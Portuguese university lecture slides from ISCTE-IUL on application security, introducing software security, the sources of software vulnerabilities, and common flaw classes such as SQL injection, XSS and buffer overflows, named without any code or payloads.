Segurança em Redes e Sistemas de Informação

Segurança Aplicacional

ISCTE-IUL/ISTA/ADETTI-IUL

Instituto Superior de Ciências do Trabalho e da Empresa
Lisbon University Institute
ISCTE-IUL School of Technology and Architecture
ADETTI-IUL

Carlos Serrão

carlos.serrao@iscte.pt
carlos.j.serrao@gmail.com

http://www.carlosserrao.net
http://blog.carlosserrao.net
http://www.linkedin.com/in/carlosserrao

ISCTE IUL
Instituto Universitário de Lisboa

CISSP Domains

Objectivo(s)

- Segurança em Software
- Deficiências em Programação
- Dar a conhecer um conjunto de novas aplicações, designadas por aplicações web
- Dar a conhecer um conjunto de:
  - Vulnerabilidades de problemas de segurança que afectam estas aplicações
  - Soluções para a resolução destes problemas

4 Introdução

Introdução

- "We wouldn't have to spend so much time, money, and effort on network security if we didn't have such bad software security"
  - Viega & McGraw, Building Secure Software, Addison Wesley 2002
- "the current state of security in commercial software is rather distasteful, marked by embarrassing public reports of vulnerabilities and actual attacks (...) and continual exhortations to customers to perform rudimentary checks and maintenance."
  - Jim Routh, Beautiful Security, O'Reilly, 2010
- "Software buyers are literally crash test dummies for an industry that is remarkably insulated against liability"
  - David Rice, Geekonomics: The Real Cost of Insecure Software, Addison-Wesley, 2007

Segurança de Software

- o software é ubíquo
- dependemos do software para tratar de dados sensíveis e de elevado valor, que tem um impacto directo nos diversos aspectos da nossa vida
- funções críticas de negócio no governo e na indústria dependem completamente de software
- software está cada vez mais exposto à Internet
- exposição aumentada torna o software (e os dados) visiveis para pessoas que nem sabiam que os mesmos existiam anteriormente
- nem todas as pessoas são bem intencionadas

Problema no software


- Características do software actual:
  - Complexidade
    - Ataques exploram bugs designados por vulnerabilidades
    - Estima-se entre 5-50 bugs por 1000 linhas de código
    - Windows XP 40 milhões de linhas de código
  - Extensibilidade
    - O que é o software nos nossos computadores? SO + software em produção + patches + 3rd party DLLs + device drivers + plugins + ...
  - Conectividade
    - Internet (1+ biliões de utilizadores) + sistemas de controlo + PDAs + telemóveis + ...

Segurança como propriedade do software

- software seguro é software que não poder ser forçado intencionalmente a realizar acções não-previstas
- software seguro deve continuar a operar correctamente, mesmo quando debaixo de ataque
- software seguro pode reconhecer padrões de ataque e evitar ou contornar os ataques
- depois de um ataque o software seguro recupera rapidamente sustendo apenas danos mínimos

Defeitos no software provocam vulnerabilidades

- deficiências inerentes no modelo de processamento do software (web, SOA, e-mail, etc.)
  e no modelo associado aos protocolos e tecnologias usadas
  - ex: estabelecimento de confiança em aplicações web funciona apenas em modo uni-direcional
- problemas na arquitectura de segurança do software
  - dependência dos componentes de software do ambiente
- defeitos nos componentes de execução do software (middleware, frameworks, SO, etc.)




Defeitos no software provocam vulnerabilidades

- Defeitos no desenho ou implementação dos interfaces de software com componentes do ambiente de execução ou da aplicação
  - ex: dependências de API inseguras, RPC, ou implementações de protocolos de comunicações
- Defeitos no desenho ou implementação de interfaces de software com os utilizadores (humanos ou processos de software)
  - ex: aplicação web falha no estabelecimento de confiança no utilizador antes de aceitar o input do mesmo
- Defeitos no desenho ou implementação do processamento do input do software
  - ex: aplicação em C++ que não limita o input dos dados dos utilizadores antes de escrever os dados para um buffer de memória


Defeitos no software que podem ser explorados

- Session hijacking
- Command injection (SQL injection)
- Cross site scripting (XSS)
- Buffer overflows
- Denial of service


Tipologia de um ataque aplicacional




Tipologia de um ataque aplicacional



Tipologia de um ataque aplicacional



Tipologia de um ataque aplicacional

